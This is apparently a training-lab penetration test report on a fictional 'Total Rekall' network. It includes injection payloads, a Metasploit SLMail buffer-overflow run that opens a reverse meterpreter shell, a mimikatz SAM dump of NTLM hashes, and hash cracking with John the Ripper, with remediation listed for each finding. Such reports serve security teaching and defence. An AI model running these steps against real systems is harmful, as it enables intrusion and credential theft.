Use the "--show --format=NT" options to display all of the cracked passwords reliably
Session completed.
```

Summary Vulnerability Overview

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35, 192.168.13.10, 192.168.13.11, 192.168.13.12, 192.168.13.13, 192.168.13.14, 34.102.136.180, 172.22.117.20, 172.22.117.10
Ports	21, 22, 80, 110, 8080, 8009

Exploitation Risk	Total
Critical	7
High	0
Medium	2


Low

0



Vulnerability Findings

Vulnerability 1	Findings
Title	Reflected XSS
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Exploit was performed by inputting <script>alert("Found You")</script>.
Images	
Affected Hosts	192.168.14.35
Remediation	Implement Input Validation



Vulnerability 2	Findings
Title	SQL Injection
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical


Description	In the login.php page, (1' OR '1' = '1) was used to bypass the need for correct credentials.
Images	
Affected Hosts	192.168.14.35
Remediation	Configure web app to block the use of direct inputs.

Vulnerability 3	Findings
Title	Finding user credentials on Github TotalRekall GitHub
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Found user:hash credentials on Github, cracked hash which provided the password tanya4life. The password is flag 1.


	
Affected Hosts	Total Rekall Web Server (172.22.117.20)
Remediation	Remove credentials from the website and don't allow public access to sensitive data.


Vulnerability 4	Findings
Title	Port Scan
Type (Web app / Linux OS / Windows OS)	Web App

Risk Rating	Critical								
Description	Once the login info for flag1 is found. Use the credentials to login into the website 172.22.117.20. This will display flag2 as a file.								
Images	 <p>Welcome to Kali Linux The Industry's Most Advanced Penetration Testing Distribution</p> <p>Now that you have successfully downloaded Kali Linux, here are some good resources to help you get started.</p> <p>User Name: trivera Password: [REDACTED]</p>  <p>Index of /</p> <table><thead><tr><th>Name</th><th>Last modified</th><th>Size</th><th>Description</th></tr></thead><tbody><tr><td>flag2.txt</td><td>2022-02-15 13:53</td><td>34</td><td></td></tr></tbody></table> <p>Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.2 Server at 172.22.117.20 Port 80</p>	Name	Last modified	Size	Description	flag2.txt	2022-02-15 13:53	34	
Name	Last modified	Size	Description						
flag2.txt	2022-02-15 13:53	34							

	
Affected Hosts	172.22.117.20
Remediation	Use two factor authentication. Stop storing sensitive data on websites that can be used for exploits.

Vulnerability 5	Findings
Title	Shell Shock on Web Server
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	Critical
Description	Using the metasploit exploit(/multi/http/apache_mod_cgi_bash_env_exec)

Images	
Affected Hosts	192.168.13.11
Remediation	Limit access to the sudoers file and accounts.

Vulnerability 6	Findings
Title	Search via crt.sh
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Found the stored certificate for the totalrecall.xyz on the crt.sh site.
Images	

Affected Hosts	34.102.136.180
Remediation	Don't make sensitive information available to the public, such as on websites like crt.sh. Eliminate access to sensitive data.

Vulnerability 7	Findings
Title	FTP enumeration, anonymous user access
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Nmap scan showed port 21 ftp login. Access was gained using anonymous login technique.
Images	
	<pre> root@kali:[~] # nmap -sV 172.22.117.0/24 Starting Nmap 7.92 (https://nmap.org) at 2023-01-26 19:51 EST Nmap scan report for WindC01 (172.22.117.10) Host is up (0.00061s latency). Not shown: 989 closed tcp ports (reset) PORT STATE SERVICE VERSION 53/tcp open domain Simple DNS Plus 88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2023-01-27 00:51:58Z) 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rekall.local0., Site: Default-First-Si 445/tcp open microsoft-ds? 464/tcp open kpasswd5? 593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0 636/tcp open tcpwrapped 3268/tcp open ldap Microsoft Windows Active Directory LDAPPY (Domain: rekall.local0., Site: Default-First-Si 3269/tcp open tcpwrapped MAC Address: 00:15:D0:02:04:13 (Microsoft) Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for Windows10 (172.22.117.20) Host is up (0.00077s latency). Not shown: 990 closed tcp ports (reset) PORT STATE SERVICE VERSION 21/tcp open ftp FileZilla ftpd 0.9.41 beta 25/tcp open smtp SLMail smtpd 5.5.0.4433 79/tcp open finger SLMail fingerd 80/tcp open http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) 106/tcp open pop3 SLMail pop3pw 110/tcp open pop3 BVRP Software SLMAIL pop3d 135/tcp open msrpc Microsoft Windows RPC 139/tcp open netbios-ssn Microsoft Windows netbios-ssn 443/tcp open ssl/http Apache httpd 2.4.52 (OpenSSL/1.1.1m PHP/8.1.2) 455/tcp open microsoft-ds? MAC Address: 00:15:D0:02:04:12 (Microsoft) Service Info: Hosts: rekall.local, localhost, www.example.com; OS: Windows; CPE: cpe:/o:microsoft:windows Nmap scan report for 172.22.117.100 Host is up (0.0000080s latency). Not shown: 996 closed tcp ports (reset) PORT STATE SERVICE VERSION 5901/tcp open vnc VNC (protocol 3.8) 6001/tcp open X11 (access denied) 10000/tcp filtered snet-sensor-mgmt 10001/tcp filtered scp-config Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 256 IP addresses (3 hosts up) scanned in 31.43 seconds </pre>
	<pre> root@kali:[~] # ftp 172.22.117.20 Connected to 172.22.117.20. 220-FileZilla Server version 0.9.41 beta 220-written by Tim Kosse (Tim.Kosse@gmx.de) 220 Please visit http://sourceforge.net/projects/filezilla/ Name (172.22.117.20:root): anonymous 331 Password required for anonymous Password: </pre>

	<pre>ftp> get flag3.txt local: flag3.txt remote: flag3.txt 200 Port command successful 200 Port command successful 150 Opening data channel for directory list. -r--r--r-- 1 ftp ftp 32 Feb 15 2022 flag3.txt 226 Transfer OK ftp> exit 221 Goodbye</pre> <p>Lateral Movement</p> <pre>[root@kali ~]# ls Desktop Documents Downloads file2 file3 flag3.txt LinEnum.sh Music Pictures Public Scripts Templates Videos [root@kali ~]# cat flag3.txt 89cb548970d44f348bb63622353ae278</pre>
Affected Hosts	172.22.117.20
Remediation	Block anonymous login ability. Block access through port 21.

Vulnerability 8	Findings
Title	SLMMail Port 110 Vulnerability
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Found that Port 110 was open, used Metasploit and ran exploit(windows/pop3/seattlelab_pass)

Images

Project 2 - Remote Desktop

File Actions Edit View Help

msf6 > search slmail

Matching Modules

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/pop3/seattlelab_pass	2003-05-07	great	No	Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/windows/pop3/seattlelab_pass`

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):

Name	Current Setting	Required	Description
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	110	yes	The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	172.28.201.76	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows NT/2000/XP/2003 (SLMail 5.5)

msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) >
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:110 - Trying Windows NT/2000/XP/2003 (SLMail 5.5) using jmp esp at 5f4a358f
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:56522) at 2023-01-26 20:33:43 -0500

meterpreter > █

The screenshot shows a terminal window titled "Project 2 - Remote Desktop" running on a Kali Linux machine via Hyper-V Manager. The user is performing a penetration test on a target machine named "Kali on ML-REFVM-197105". The terminal session is root-privileged.

The user runs the following commands:

```
msf6 > search slmail
Matching Modules
#   Name
-   --
0   exploit/windows/pop3/seattlelab_pass  Disclosure Date  Rank  Check  Description
                                         2003-05-07      great  No    Seattle Lab Mail 5.5 POP3 Buffer Overflow

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/pop3/seattlelab_pass

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/pop3/seattlelab_pass) > options

Module options (exploit/windows/pop3/seattlelab_pass):
Name  Current Setting  Required  Description
RHOSTS          yes        The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT           110       yes        The target port (TCP)

Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
EXITFUNC        thread     yes        Exit technique (Accepted: '', seh, thread, process, none)
LHOST            172.28.201.76  yes        The listen address (an interface may be specified)
LPORT           4444       yes        The listen port

Exploit target:
Id  Name
--  --
0  Windows NT/2000/XP/2003 (SLMail 5.5)


msf6 exploit(windows/pop3/seattlelab_pass) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/pop3/seattlelab_pass) >
msf6 exploit(windows/pop3/seattlelab_pass) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/pop3/seattlelab_pass) > [REDACTED]
```

After setting the target and host, the user enters a meterpreter shell:

```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
```

The user lists files in the directory:

Mode	Size	Type	Last modified	Name
100666/rw-rw-rw-	32	fil	2022-02-13 23:18:53 -0500	flag4.txt
100666/rw-rw-rw-	3358	fil	2002-11-19 11:40:14 -0500	listrcrd.txt
100666/rw-rw-rw-	1845	fil	2022-02-01 10:14:19 -0500	maillog.000
100666/rw-rw-rw-	9683	fil	2022-02-13 19:57:33 -0500	maillog.001
100666/rw-rw-rw-	6542	fil	2022-02-13 23:15:20 -0500	maillog.txt

	
Affected Hosts	172.22.117.20
Remediation	Block access to port 110. Use a different Mail service or keep up with updates to eliminate vulnerabilities.

Vulnerability 9	Findings						
Title	Credential Dump						
Type (Web app / Linux OS / Windows OS)	Windows OS						
Risk Rating	Critical						
Description	Used the meterpreter shell, loaded kiwi extension and ran the lsa_dump_sam command. Copied the hashes and cracked with john the ripper.						
Images	<pre> meterpreter > load kiwi Loading extension kiwi#####. mimikatz 2.2.0 20191125 (x86/windows) .## ^ ## "A La Vie, A L'Amour" - (oe.eo) ## / \ ## /*** Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com) ## \ / ## > http://blog.gentilkiwi.com/mimikatz '## v ##' Vincent LE TOUX (vincent.letoux@gmail.com) '#####' > http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture. Success. meterpreter > lsa_dump_sam </pre> <p>User : Flag6</p> <table> <tr> <td>Hash NTLM:</td> <td>50135ed3bf5e77097409e4a9aa11aa39</td> </tr> <tr> <td>lm - 0:</td> <td>7c8a38104693d8cca74228f4b757129c</td> </tr> <tr> <td>ntlm- 0:</td> <td>50135ed3bf5e77097409e4a9aa11aa39</td> </tr> </table> <pre> └─(root㉿kali)-[~] # john hash.txt --format=NT Using default input encoding: UTF-8 Loaded 1 password hash (NT [MD4 512/512 AVX512BW 16x3]) Warning: no OpenMP support for this hash type, consider --fork=4 Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Computer! (?) 1g 0:00:00:00 DONE 2/3 (2022-02-13 23:52) 7.692g/s 23630p/s 23630c/s 23630C/s nina..minou Use the "--show --format=NT" options to display all of the cracked passwords reliably Session completed. </pre>	Hash NTLM:	50135ed3bf5e77097409e4a9aa11aa39	lm - 0:	7c8a38104693d8cca74228f4b757129c	ntlm- 0:	50135ed3bf5e77097409e4a9aa11aa39
Hash NTLM:	50135ed3bf5e77097409e4a9aa11aa39						
lm - 0:	7c8a38104693d8cca74228f4b757129c						
ntlm- 0:	50135ed3bf5e77097409e4a9aa11aa39						
Affected Hosts	172.22.117.20						
Remediation	Update user permissions to better protect from non admin users gaining access to sensitive data.						